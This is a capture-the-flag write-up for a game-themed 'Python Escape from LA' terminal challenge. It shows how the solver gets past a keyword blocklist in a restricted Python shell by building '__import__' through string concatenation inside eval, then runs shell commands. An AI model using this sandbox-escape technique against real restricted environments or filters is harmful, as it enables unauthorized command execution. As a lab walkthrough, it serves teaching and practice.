

# Terminal--Python Escape from LA (Part 2)

## Solution

Mary's terminal really does have a Python shell.

```
I'm another elf in trouble,  
Caught within this Python bubble.  
  
Here I clench my merry elf fist -  
Words get filtered by a black list!  
  
Can't remember how I got stuck,  
Try it - maybe you'll have more luck?  
  
For this challenge, you are more fit.  
Beat this challenge - Mark and Bag it!  
  
-SugarPlum Mary  
  
To complete this challenge, escape Python  
and run ./i_escaped  
>>>
```

Let's try the four dangerous functions from Mark's talk: import, eval, exec, and compile.

```
>>> import  
Use of the command import is prohibited for this question.  
>>> eval  
<built-in function eval>  
>>> exec  
Use of the command exec is prohibited for this question.  
>>> compile  
Use of the command compile is prohibited for this question.  
>>>
```


The eval function works, so we will use that. If we follow Mark's example by rote, this happens.

```
>>> os = eval('__imp' + 'ort__("os")')  
>>> os.system("uid")  
Use of the command os.system is prohibited for this question.  
>>>
```

They are also blocking the string "os.system". We can beat that.

```
>>> escape = eval('__imp' + 'ort__("os")')  
>>> escape.system('ls -l')  
total 5420  
-rwxr-xr-x 1 root root 5547296 Dec 14 16:13 i_escaped  
0  
>>> escape.system('./i_escaped')  
Loading, please wait.....
```

We have a winner!



```
Python Exploited

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

0
>>> █
```

## Up Next

The next objective is Network Traffic Forensics.